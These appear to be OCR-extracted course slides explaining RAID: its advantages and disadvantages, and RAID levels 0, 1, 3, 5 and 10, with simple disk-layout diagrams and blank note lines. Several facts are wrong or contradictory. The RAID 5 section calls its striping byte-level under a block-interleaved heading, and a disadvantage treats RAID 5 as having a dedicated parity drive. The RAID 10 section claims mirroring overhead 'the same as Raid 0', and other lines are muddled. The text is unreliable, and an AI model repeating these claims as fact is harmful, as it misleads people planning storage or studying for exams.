- RAID supports **disk striping**, resulting in an improvement of read/write performance as the system completely utilizes the processor speed
- Increased RAID **parity checks** prevent a system crash or data loss
- Increased data **redundancy** helps restore data in the event of a drive failure
- RAID increases **system uptime**

Disadvantages


- RAID is not compatible with some **hardware** components and **software** systems e.g., system imaging programs
- RAID data is **lost** if important drives fail one after another e.g., in the case of RAID 5, a drive that is exclusive for parity cannot recreate the first drive if a second drive fails too
- RAID cannot protect data and offer performance boosts for all applications
- RAID **configuration** is difficult



RAID Level 0: Disk Striping

- RAID Level 0 splits data into blocks and written evenly across **multiple hard drives**
- Disk Striping improves I/O performance by spreading the **I/O load** across many channels and disk drives
- Data recovery **is not possible** if a drive fails
- It requires a minimum of **two drives**
- It does not provide **data redundancy**


Notes:



RAID Level 1: Disk Mirroring

- Multiple copies of data are simultaneously written to **multiple drives**
- Provides data redundancy by **duplicating the drive data** to multiple drives
- If one drive fails, **data recovery** is possible
- Requires a minimum of **two drives**

RAID 1
A
B
C
D
Disk 0
A
B
C
D
Disk 1



RAID Level 3: Disk Striping with Parity

- Data is striped at the **byte level** across multiple drives. One drive per set is taken up for parity information
- If a drive fails, **data recovery and error correction** are possible using the parity drive in the set
- The **parity drive** stores the information on multiple drives

Parity Generation
A0
B0
C0
D0
Disk 0

Notes: ____

____

____


____

____

____

RAID Level 5: Block Interleaved Distributed Parity


- The data is striped at the byte level across multiple drives and the parity information is distributed among all the member drives
- The **data writing** process is slow
- This level requires a minimum of **three drives**



RAID 5
A1
B1
C_P
D1
Disk 0
A2
B_P
C1
D2
Disk 1
A_P
B2
C2
D_P
Disk 2

RAID Level 10: Blocks Striped and Mirrored

- RAID 10 is a combination of RAID 0 (Striping Volume Data) and RAID 1 (Disk Mirroring) and requires at least **four drives to implement**
- It has the same **fault tolerance as RAID level 1** and the same overhead for mirroring as Raid 0
- It stripes the data across **mirrored pairs**. The mirroring provides redundancy and improved performance. The data striping provides **maximum performance**



RAID 1+0
RAID 0
RAID 1
RAID 1

